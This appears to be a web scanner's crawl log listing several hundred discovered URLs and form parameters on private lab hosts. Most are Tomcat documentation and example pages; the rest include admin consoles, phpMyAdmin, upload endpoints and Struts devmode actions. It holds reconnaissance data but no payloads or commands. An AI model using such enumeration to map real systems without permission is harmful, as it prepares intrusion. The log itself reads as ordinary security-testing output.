1723	GET	http://192.168.105.197:8080/admin-console/	N/A
1724	GET	http://192.168.105.197:8080/#/	N/A
1725	GET	http://192.168.105.197:8081/#/	N/A
1726	GET	http://192.168.105.197:8161/#/	N/A
1727	GET	http://192.168.105.197:8161/fileserver/	N/A
1728	GET	http://192.168.105.196/#/	N/A
1729	GET	http://192.168.105.196:81/upload/	N/A
1730	GET	http://192.168.105.196:81/admin/	N/A
1731	GET	http://192.168.105.196:81/phpmyadmin/	N/A
1732	GET	http://192.168.105.196:81/#/	N/A
1733	GET	http://192.168.105.197:8000/	
1734	GET	http://192.168.105.197:8000/examples/	
1735	GET	http://192.168.105.197:8000/docs/config/	
1736	GET	http://192.168.105.197:8000/docs/config/	N/A

INDEX	METHOD	URL	PARAMETERS
1737	GET	http://192.168.105.197:8000/docs/cluster-howto.html	
1738	GET	http://192.168.105.197:8000/docs/	N/A
1739	GET	http://192.168.105.197:8000/docs/appdev/	
1740	GET	http://192.168.105.197:8000/docs/appdev/	N/A
1741	GET	http://192.168.105.197:8000/docs/setup.html	
1742	GET	http://192.168.105.197:8000/docs/	
1743	GET	http://192.168.105.197:8000/docs/security-howto.html	
1744	GET	http://192.168.105.197:8000/docs/manager-howto.html	
1745	GET	http://192.168.105.197:8000/docs/api/	
1746	GET	http://192.168.105.197:8000/docs/api/	N/A
1747	GET	http://192.168.105.197:8000/docs/api/index.html	
1748	GET	http://192.168.105.197:8000/docs/jndi-datasource-examples-howto.html	
1749	GET	http://192.168.105.197:8000/examples/servlets	
1750	GET	http://192.168.105.197:8000/examples/jsp	
1751	GET	http://192.168.105.197:8000/docs/realm-howto.html	
1752	GET	http://192.168.105.197:8000/docs/deployer-howto.html	
1753	GET	http://192.168.105.197:8000/examples/websocket/index.xhtml	
1754	GET	http://192.168.105.197:8000/examples/websocket/	N/A
1755	GET	http://192.168.105.197:8000/examples/websocket/	
1756	GET	http://192.168.105.197:8000/docs/index.html	
1757	GET	http://192.168.105.197:8000/docs/config/executor.html	
1758	GET	http://192.168.105.197:8000/docs/config/service.html	
1759	GET	http://192.168.105.197:8000/docs/config/server.html	

INDEX	METHOD	URL	PARAMETERS
1760	GET	http://192.168.105.197:8000/docs/config/http2.html	
1761	GET	http://192.168.105.197:8000/docs/config/engine.html	
1762	GET	http://192.168.105.197:8000/docs/config/http.html	
1763	GET	http://192.168.105.197:8000/docs/config/ajp.html	
1764	GET	http://192.168.105.197:8000/docs/config/cluster.html	
1765	GET	http://192.168.105.197:8000/docs/config/cookie-processor.html	
1766	GET	http://192.168.105.197:8000/docs/config/host.html	
1767	GET	http://192.168.105.197:8000/docs/config/context.html	
1768	GET	http://192.168.105.197:8000/docs/config/credentialhandler.html	
1769	GET	http://192.168.105.197:8000/docs/config/jar-scanner.html	
1770	GET	http://192.168.105.197:8000/docs/config/globalresources.html	
1771	GET	http://192.168.105.197:8000/docs/config/jar-scan-filter.html	
1772	GET	http://192.168.105.197:8000/docs/config/loader.html	
1773	GET	http://192.168.105.197:8000/docs/config/listeners.html	
1774	GET	http://192.168.105.197:8000/docs/config/manager.html	
1775	GET	http://192.168.105.197:8000/docs/config/sessionidgenerator.html	
1776	GET	http://192.168.105.197:8000/docs/config/resources.html	
1777	GET	http://192.168.105.197:8000/docs/config/realm.html	
1778	GET	http://192.168.105.197:8000/docs/config/cluster-channel.html	
1779	GET	http://192.168.105.197:8000/docs/config/cluster-manager.html	

INDEX	METHOD	URL	PARAMETERS
1780	GET	http://192.168.105.197:8000/docs/config/cluster-membership.html	
1781	GET	http://192.168.105.197:8000/docs/config/valve.html	
1782	GET	http://192.168.105.197:8000/docs/config/cluster-receiver.html	
1783	GET	http://192.168.105.197:8000/docs/config/cluster-valve.html	
1784	GET	http://192.168.105.197:8000/docs/config/cluster-sender.html	
1785	GET	http://192.168.105.197:8000/docs/config/cluster-interceptor.html	
1786	GET	http://192.168.105.197:8000/docs/config/cluster-deployer.html	
1787	GET	http://192.168.105.197:8000/docs/config/cluster-listener.html	
1788	GET	http://192.168.105.197:8000/docs/config/jaspic.html	
1789	GET	http://192.168.105.197:8000/docs/comments.html	
1790	GET	http://192.168.105.197:8000/docs/config/systemprops.html	
1791	GET	http://192.168.105.197:8000/docs/appdev/index.html	
1792	GET	http://192.168.105.197:8000/docs/config/filter.html	
1793	GET	http://192.168.105.197:8000/docs/introduction.html	
1794	GET	http://192.168.105.197:8000/docs/security-manager-howto.html	
1795	GET	http://192.168.105.197:8000/docs/jasper-howto.html	
1796	GET	http://192.168.105.197:8000/docs/ssl-howto.html	
1797	GET	http://192.168.105.197:8000/docs/class-loader-howto.html	
1798	GET	http://192.168.105.197:8000/docs/ssi-howto.html	
1799	GET	http://192.168.105.197:8000/docs/cgi-howto.html	

INDEX	METHOD	URL	PARAMETERS
1800	GET	http://192.168.105.197:8000/docs/proxy-howto.html	
1801	GET	http://192.168.105.197:8000/docs/mbeans-descriptors-howto.html	
1802	GET	http://192.168.105.197:8000/docs/jndi-resources-howto.html	
1803	GET	http://192.168.105.197:8000/docs/default-servlet.html	
1804	GET	http://192.168.105.197:8000/docs/balancer-howto.html	
1805	GET	http://192.168.105.197:8000/docs/connectors.html	
1806	GET	http://192.168.105.197:8000/docs/logging.html	
1807	GET	http://192.168.105.197:8000/docs/monitoring.html	
1808	GET	http://192.168.105.197:8000/docs/apr.html	
1809	GET	http://192.168.105.197:8000/docs/virtual-hosting-howto.html	
1810	GET	http://192.168.105.197:8000/docs/aio.html	
1811	GET	http://192.168.105.197:8000/docs/extras.html	
1812	GET	http://192.168.105.197:8000/docs/maven-jars.html	
1813	GET	http://192.168.105.197:8000/docs/windows-service-howto.html	
1814	GET	http://192.168.105.197:8000/docs/windows-auth-howto.html	
1815	GET	http://192.168.105.197:8000/docs/web-socket-howto.html	
1816	GET	http://192.168.105.197:8000/docs/changelog.html	
1817	GET	http://192.168.105.197:8000/docs/servletapi/index.html	
1818	GET	http://192.168.105.197:8000/docs/servletapi/	N/A
1819	GET	http://192.168.105.197:8000/docs/jspapi/index.html	
1820	GET	http://192.168.105.197:8000/docs/jspapi/	N/A
1821	GET	http://192.168.105.197:8000/docs/servletapi/	

INDEX	METHOD	URL	PARAMETERS
1822	GET	http://192.168.105.197:8000/docs/jspapi/	
1823	GET	http://192.168.105.197:8000/docs/elapi/index.html	
1824	GET	http://192.168.105.197:8000/docs/elapi/	N/A
1825	GET	http://192.168.105.197:8000/docs/elapi/	
1826	GET	http://192.168.105.197:8000/docs/websocketapi/index.html	
1827	GET	http://192.168.105.197:8000/docs/websocketapi/	N/A
1828	GET	http://192.168.105.197:8000/docs/jdbc-pool.html	
1829	GET	http://192.168.105.197:8000/docs/websocketapi/	
1830	GET	http://192.168.105.197:8000/docs/rewrite.html	
1831	GET	http://192.168.105.197:8000/docs/architecture/index.html	
1832	GET	http://192.168.105.197:8000/docs/architecture/	N/A
1833	GET	http://192.168.105.197:8000/docs/architecture/	
1834	GET	http://192.168.105.197:8000/docs/funcspecs/index.html	
1835	GET	http://192.168.105.197:8000/docs/funcspecs/	N/A
1836	GET	http://192.168.105.197:8000/docs/developers.html	
1837	GET	http://192.168.105.197:8000/docs/funcspecs/	
1838	GET	http://192.168.105.197:8000/docs/tribes/introduction.html	
1839	GET	http://192.168.105.197:8000/docs/tribes/	N/A
1840	GET	http://192.168.105.197:8000/docs/appdev/introduction.html	
1841	GET	http://192.168.105.197:8000/docs/building.html	
1842	GET	http://192.168.105.197:8000/docs/appdev/sample/	
1843	GET	http://192.168.105.197:8000/docs/appdev/sample/	N/A
1844	GET	http://192.168.105.197:8000/docs/appdev/source.html	

INDEX	METHOD	URL	PARAMETERS
1845	GET	http://192.168.105.197:8000/docs/appdev/processes.html	
1846	GET	http://192.168.105.197:8000/docs/appdev/installation.html	
1847	GET	http://192.168.105.197:8000/docs/appdev/deployment.html	
1848	GET	http://192.168.105.197:8000/examples/websocket/echo.xhtml	
1849	GET	http://192.168.105.197:8000/examples/websocket/chat.xhtml	
1850	GET	http://192.168.105.197:8000/examples/websocket/snake.xhtml	
1851	GET	http://192.168.105.197:8000/examples/servlets/	
1852	GET	http://192.168.105.197:8000/examples/servlets/	N/A
1853	GET	http://192.168.105.197:8000/examples/websocket/drawboard.xhtml	
1854	GET	http://192.168.105.197:8000/docs/funcspecs/fs-admin-opers.html	
1855	GET	http://192.168.105.197:8000/docs/html-manager-howto.html	
1856	GET	http://192.168.105.197:8000/docs/architecture/startup.html	
1857	GET	http://192.168.105.197:8000/docs/config/automatic-deployment.html	
1858	GET	http://192.168.105.197:8000/docs/architecture/requestProcess.html	
1859	GET	http://192.168.105.197:8000/docs/architecture/overview.html	
1860	GET	http://192.168.105.197:8000/docs/funcspecs/fs-admin-apps.html	
1861	GET	http://192.168.105.197:8000/docs/funcspecs/mbean-names.html	
1862	GET	http://192.168.105.197:8000/docs/funcspecs/fs-jdbc-realm.html	
1863	GET	http://192.168.105.197:8000/docs/funcspecs/fs-admin-objects.html	
1864	GET	http://192.168.105.197:8000/docs/funcspecs/fs-default.html	

INDEX	METHOD	URL	PARAMETERS
1865	GET	http://192.168.105.197:8000/docs/funcspecs/fs-memory-realm.html	
1866	GET	http://192.168.105.197:8000/docs/funcspecs/fs-jndi-realm.html	
1867	GET	http://192.168.105.197:8000/docs/tribes/setup.html	
1868	GET	http://192.168.105.197:8000/docs/tribes/membership.html	
1869	GET	http://192.168.105.197:8000/docs/tribes/transport.html	
1870	GET	http://192.168.105.197:8000/docs/tribes/faq.html	
1871	GET	http://192.168.105.197:8000/docs/tribes/status.html	
1872	GET	http://192.168.105.197:8000/docs/tribes/developers.html	
1873	GET	http://192.168.105.197:8000/examples/jsp/	
1874	GET	http://192.168.105.197:8000/examples/jsp/	N/A
1875	GET	http://192.168.105.197:8000/docs/appdev/sample/sample.war	
1876	GET	http://192.168.105.197:8000/docs/tribes/interceptors.html	
1877	GET	http://192.168.105.197:8000/examples/servlets/servlet/HelloWorldExample	
1878	GET	http://192.168.105.197:8000/examples/servlets/servlet/	N/A
1879	GET	http://192.168.105.197:8000/examples/servlets/servlet/RequestInfoExample	
1880	GET	http://192.168.105.197:8000/examples/servlets/helloworld.html	
1881	GET	http://192.168.105.197:8000/examples/servlets/servlet/RequestHeaderExample	
1882	GET	http://192.168.105.197:8000/examples/servlets/reqinfo.html	
1883	GET	http://192.168.105.197:8000/examples/servlets/servlet/RequestParamExample	
1884	GET	http://192.168.105.197:8000/examples/servlets/reqheaders.html	

INDEX	METHOD	URL	PARAMETERS
1885	GET	http://192.168.105.197:8000/examples/servlets/reqparams.html	
1886	GET	http://192.168.105.197:8000/examples/servlets/servlet/CookieExample	
1887	GET	http://192.168.105.197:8000/examples/servlets/cookies.html	
1888	GET	http://192.168.105.197:8000/examples/servlets/sessions.html	
1889	GET	http://192.168.105.197:8000/examples/servlets/servlet/SessionExample	
1890	GET	http://192.168.105.197:8000/examples/async/async3	
1891	GET	http://192.168.105.197:8000/examples/async/	N/A
1892	POST	http://192.168.105.197:8000/examples/servlets/nonblocking/bytecounter	
1893	GET	http://192.168.105.197:8000/examples/servlets/nonblocking/bytecounter.html	
1894	GET	http://192.168.105.197:8000/examples/servlets/nonblocking/	N/A
1895	GET	http://192.168.105.197:8000/examples/servlets/nonblocking/numberwriter	
1896	GET	http://192.168.105.197:8000/examples/servlets/serverpush/simpleimage	
1897	GET	http://192.168.105.197:8000/examples/servlets/serverpush/	N/A
1898	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/basic-arithmetic.jsp	
1899	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/	N/A
1900	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/basic-arithmetic.html	
1901	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/basic-comparisons.jsp	
1902	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/basic-comparisons.html	
1903	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/implicit-objects.jsp?foo=bar	foo
1904	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/implicit-objects.html	

INDEX	METHOD	URL	PARAMETERS
1905	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp?foo=JSP+2.0	foo
1906	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.html	
1907	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/composite.jsp	
1908	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/composite.html	
1909	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/hello.jsp	
1910	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/	N/A
1911	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/hello.html	
1912	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/repeat.jsp	
1913	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/repeat.html	
1914	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/book.jsp	
1915	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/book.html	
1916	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/hello.jsp	
1917	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/	N/A
1918	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/hello.html	
1919	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/panel.jsp	
1920	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/panel.html	
1921	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/products.jsp	
1922	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/products.html	
1923	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/basic.jspx	
1924	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/	N/A

INDEX	METHOD	URL	PARAMETERS
1925	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/basic.html	
1926	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/svgexample.html	
1927	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/textRotate.html	
1928	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/jspattribute.jsp	
1929	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/	N/A
1930	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/jspattribute.html	
1931	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/shuffle.jsp	
1932	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/shuffle.html	
1933	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/dynamicattrs.jsp	
1934	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/	N/A
1935	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/dynamicattrs.html	
1936	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/config.jsp	
1937	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/config.html	
1938	GET	http://192.168.105.197:8000/examples/jsp/num/numguess.jsp	
1939	GET	http://192.168.105.197:8000/examples/jsp/num/	N/A
1940	GET	http://192.168.105.197:8000/examples/jsp/num/numguess.html	
1941	GET	http://192.168.105.197:8000/examples/jsp/dates/date.jsp	
1942	GET	http://192.168.105.197:8000/examples/jsp/dates/	N/A
1943	GET	http://192.168.105.197:8000/examples/jsp/dates/date.html	
1944	GET	http://192.168.105.197:8000/examples/jsp/snp/snoop.jsp	

INDEX	METHOD	URL	PARAMETERS
1945	GET	http://192.168.105.197:8000/examples/jsp/snp/	N/A
1946	GET	http://192.168.105.197:8000/examples/jsp/snp/snoop.html	
1947	GET	http://192.168.105.197:8000/examples/jsp/error/error.html	
1948	GET	http://192.168.105.197:8000/examples/jsp/error/	N/A
1949	GET	http://192.168.105.197:8000/examples/jsp/error/er.html	
1950	GET	http://192.168.105.197:8000/examples/jsp/sessions/carts.html	
1951	GET	http://192.168.105.197:8000/examples/jsp/sessions/	N/A
1952	GET	http://192.168.105.197:8000/examples/jsp/sessions/crt.html	
1953	GET	http://192.168.105.197:8000/examples/jsp/checkbox/check.html	
1954	GET	http://192.168.105.197:8000/examples/jsp/checkbox/	N/A
1955	GET	http://192.168.105.197:8000/examples/jsp/checkbox/cresult.html	
1956	GET	http://192.168.105.197:8000/examples/jsp/colors/colors.html	
1957	GET	http://192.168.105.197:8000/examples/jsp/colors/	N/A
1958	GET	http://192.168.105.197:8000/examples/jsp/colors/clr.html	
1959	GET	http://192.168.105.197:8000/examples/jsp/cal/login.html	
1960	GET	http://192.168.105.197:8000/examples/jsp/cal/	N/A
1961	GET	http://192.168.105.197:8000/examples/jsp/cal/calendar.html	
1962	GET	http://192.168.105.197:8000/examples/jsp/include/include.jsp	
1963	GET	http://192.168.105.197:8000/examples/jsp/include/	N/A
1964	GET	http://192.168.105.197:8000/examples/jsp/include/inc.html	

INDEX	METHOD	URL	PARAMETERS
1965	GET	http://192.168.105.197:8000/examples/jsp/forward/forward.jsp	
1966	GET	http://192.168.105.197:8000/examples/jsp/forward/	N/A
1967	GET	http://192.168.105.197:8000/examples/jsp/forward/fwd.html	
1968	GET	http://192.168.105.197:8000/examples/jsp/plugin/plugin.jsp	
1969	GET	http://192.168.105.197:8000/examples/jsp/plugin/	N/A
1970	GET	http://192.168.105.197:8000/examples/jsp/plugin/plugin.html	
1971	GET	http://192.168.105.197:8000/examples/jsp/jsptoserv/jsptoservlet.jsp	
1972	GET	http://192.168.105.197:8000/examples/jsp/jsptoserv/	N/A
1973	GET	http://192.168.105.197:8000/examples/jsp/jsptoserv/jts.html	
1974	GET	http://192.168.105.197:8000/examples/jsp/simpletag/foo.jsp	
1975	GET	http://192.168.105.197:8000/examples/jsp/simpletag/	N/A
1976	GET	http://192.168.105.197:8000/examples/jsp/simpletag/foo.html	
1977	GET	http://192.168.105.197:8000/examples/jsp/xml/xml.jsp	
1978	GET	http://192.168.105.197:8000/examples/jsp/xml/	N/A
1979	GET	http://192.168.105.197:8000/examples/jsp/xml/xml.html	
1980	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/if.jsp	
1981	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/	N/A
1982	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/if.html	
1983	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/foreach.jsp	
1984	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/foreach.html	

INDEX	METHOD	URL	PARAMETERS
1985	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/choose.jsp	
1986	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/choose.html	
1987	POST	http://192.168.105.197:8000/examples/jsp/security/protected/j_security_check	
1988	GET	http://192.168.105.197:8000/examples/jsp/security/protected/index.jsp	
1989	GET	http://192.168.105.197:8000/examples/jsp/security/protected/	N/A
1990	GET	http://192.168.105.197:8000/examples/jsp/security/protected/	
1991	GET	http://192.168.105.197:8000/examples/servlets/index.html	
1992	POST	http://192.168.105.197:8000/examples/servlets/servlet/RequestParamExample	firstname, lastname
1993	POST	http://192.168.105.197:8000/examples/servlets/servlet/CookieExample	cookiename, cookievalue
1994	GET	http://192.168.105.197:8000/examples/servlets/servlet/SessionExample?dataname=foo&datavalue=bar	dataname, datavalue
1995	POST	http://192.168.105.197:8000/examples/servlets/servlet/SessionExample	dataname, datavalue
1996	POST	http://192.168.105.197:8000/examples/servlets/nonblocking/bytecounter	
1997	GET	http://192.168.105.197:8000/examples/async/async0	
1998	GET	http://192.168.105.197:8000/examples/async/async1	
1999	GET	http://192.168.105.197:8000/examples/async/async2	
2000	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/basic-comparisons.jsp.html	
2001	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/implicit-objects.jsp	
2002	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/basic-arithmetic.jsp.html	
2003	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp	

INDEX	METHOD	URL	PARAMETERS
2004	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/implicit-objects.jsp.html	
2005	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/Functions.java.html	
2006	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/functions.jsp.html	
2007	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/composite.jsp.html	
2008	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/ValuesBean.java.html	
2009	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/hello.jsp.html	
2010	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/HelloWorldSimpleTag.java.html	
2011	GET	http://192.168.105.197:8000/examples/jsp/jsp2/el/ValuesTag.java.html	
2012	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/repeat.jsp.html	
2013	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/RepeatSimpleTag.java.html	
2014	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/FindBookSimpleTag.java.html	
2015	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/book.jsp.html	
2016	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/hello.jsp.html	
2017	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/Functions.java.html	
2018	GET	http://192.168.105.197:8000/examples/jsp/index.html	
2019	GET	http://192.168.105.197:8000/examples/jsp/jsp2/simpletag/BookBean.java.html	
2020	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/products.jsp.html	
2021	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/helloWorld.tag.html	
2022	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/panel.jsp.html	
2023	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/panel.tag.html	

INDEX	METHOD	URL	PARAMETERS
2024	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/textRotate.jspx	
2025	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/basic.jspx.html	
2026	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/textRotate.jspx?name=JSPX	name
2027	GET	http://192.168.105.197:8000/examples/jsp/jsp2/tagfiles/displayProducts.tag.html	
2028	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspx/textRotate.jspx.html	
2029	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/jspattribute.jsp.html	
2030	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/FooBean.java.html	
2031	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/shuffle.jsp.html	
2032	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/ShuffleSimpleTag.java.html	
2033	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/HelloWorldSimpleTag.java.html	
2034	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/dynamicattrs.jsp.html	
2035	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/EchoAttributesTag.java.html	
2036	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/config.jsp.html	
2037	GET	http://192.168.105.197:8000/examples/jsp/jsp2/jspattribute/TileSimpleTag.java.html	
2038	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/coda.jspf.html	
2039	GET	http://192.168.105.197:8000/examples/jsp/jsp2/misc/prelude.jspf.html	
2040	GET	http://192.168.105.197:8000/examples/jsp/num/numguess.jsp.html	
2041	GET	http://192.168.105.197:8000/examples/jsp/num/numguess.jsp?guess=data	guess
2042	GET	http://192.168.105.197:8000/examples/jsp/snp/snoop.jsp.html	
2043	GET	http://192.168.105.197:8000/examples/jsp/dates/date.jsp.html	

INDEX	METHOD	URL	PARAMETERS
2044	GET	http://192.168.105.197:8000/examples/jsp/error/err.jsp?name=integra&submit=Submit	name, submit
2045	GET	http://192.168.105.197:8000/examples/jsp/error/err.jsp.html	
2046	POST	http://192.168.105.197:8000/examples/jsp/sessions/carts.jsp	item, submit, submit
2047	POST	http://192.168.105.197:8000/examples/jsp/checkbox/checkresult.jsp	fruit, fruit, fruit, fruit, submit
2048	GET	http://192.168.105.197:8000/examples/jsp/sessions/carts.jsp.html	
2049	GET	http://192.168.105.197:8000/examples/jsp/sessions/DummyCart.html	
2050	GET	http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp.html	
2051	GET	http://192.168.105.197:8000/examples/jsp/checkbox/CheckTest.html	
2052	GET	http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp?action=Submit&action=Hint&color1=data&color2=data	action, color1, color2
2053	GET	http://192.168.105.197:8000/examples/jsp/checkbox/checkresult.jsp.html	
2054	GET	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp.html	
2055	GET	http://192.168.105.197:8000/examples/jsp/colors/ColorGameBean.html	
2056	GET	http://192.168.105.197:8000/examples/jsp/cal/Entries.java.html	
2057	GET	http://192.168.105.197:8000/examples/jsp/cal/cal2.jsp.html	
2058	GET	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp?action=Submit&email=sample%40email.tst&name=name	action, email, name
2059	GET	http://192.168.105.197:8000/examples/jsp/cal/Entry.java.html	
2060	GET	http://192.168.105.197:8000/examples/jsp/forward/forward.jsp.html	
2061	GET	http://192.168.105.197:8000/examples/jsp/include/include.jsp.html	

INDEX	METHOD	URL	PARAMETERS
2062	GET	http://192.168.105.197:8000/examples/jsp/cal/TableBean.java.html	
2063	GET	http://192.168.105.197:8000/examples/jsp/jsptoserv/jsptoservlet.jsp.html	
2064	GET	http://192.168.105.197:8000/examples/jsp/plugin/plugin.jsp.html	
2065	GET	http://192.168.105.197:8000/examples/jsp/jsptoserv/ServletToJsp.java.html	
2066	GET	http://192.168.105.197:8000/examples/jsp/xml/xml.jsp.html	
2067	GET	http://192.168.105.197:8000/examples/jsp/simpletag/foo.jsp.html	
2068	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/if.jsp.html	
2069	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/notes.html	
2070	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/howto.html	
2071	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/foreach.jsp.html	
2072	GET	http://192.168.105.197:8000/examples/jsp/tagplugin/choose.jsp.html	
2073	POST	http://192.168.105.197:8000/examples/jsp/security/protected/j_security_check	j_password, j_username
2074	POST	http://192.168.105.197:8000/examples/jsp/colors/colrs.jsp	action, action, color1, color2
2075	GET	http://192.168.105.197:8000/examples/jsp/error/errorpge.jsp	
2076	GET	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp?date=prev	date
2077	GET	http://192.168.105.197:8000/examples/jsp/cal/cal2.jsp?time=8am	time
2078	POST	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp	
2079	GET	http://192.168.105.197:8000/examples/jsp/forward/one.jsp	
2080	GET	http://192.168.105.197:8000/examples/jsp/include/foo.jsp	
2081	GET	http://192.168.105.197:8000/examples/jsp/forward/two.html	

INDEX	METHOD	URL	PARAMETERS
2082	GET	http://192.168.105.197:8000/examples/jsp/include/foo.html	
2083	POST	http://192.168.105.197:8000/examples/jsp/cal/cal1.jsp	date, description, time
2084	GET	http://192.168.105.197:8016/	
2085	GET	http://192.168.105.197:8008/	
2086	GET	http://192.168.105.197:8008/cookie.action	
2087	GET	http://192.168.105.197:8008/devmode.action	
2088	GET	http://192.168.105.197:8032/	
2089	GET	http://192.168.105.197:8032/	N/A
2090	POST	http://192.168.105.197:8045/doUpload.action;jsessionid=1qmqphrytqjsq1bd87s6w7n8gu	
2091	GET	http://192.168.105.197:8045/	
2092	POST	http://192.168.105.197:8045/doUpload.action	
2093	POST	http://192.168.105.197:8046/doUpload.action;jsessionid=qzhcqedmfdf21aj9ek57m0qpz	
2094	GET	http://192.168.105.197:8046/	
2095	POST	http://192.168.105.197:8046/doUpload.action	
2096	GET	http://192.168.105.197:8048/	
2097	GET	http://192.168.105.197:8057/	
2098	GET	http://192.168.105.197:8059/	
2099	GET	http://192.168.105.197:8080/	
2100	GET	http://192.168.105.197:8080/admin-console/	
2101	GET	http://192.168.105.197:8080/admin-console/index.seam	
2102	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/DATB/eAHTj7jOHbp8hjQADb0DGQ__	
2103	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/DATB/	N/A
2104	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/	

INDEX	METHOD	URL	PARAMETERS
2105	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/	N/A
2106	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/	
2107	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/	N/A
2108	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/	
2109	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/	N/A
2110	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/	
2111	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/	N/A
2112	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/	
2113	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/	N/A
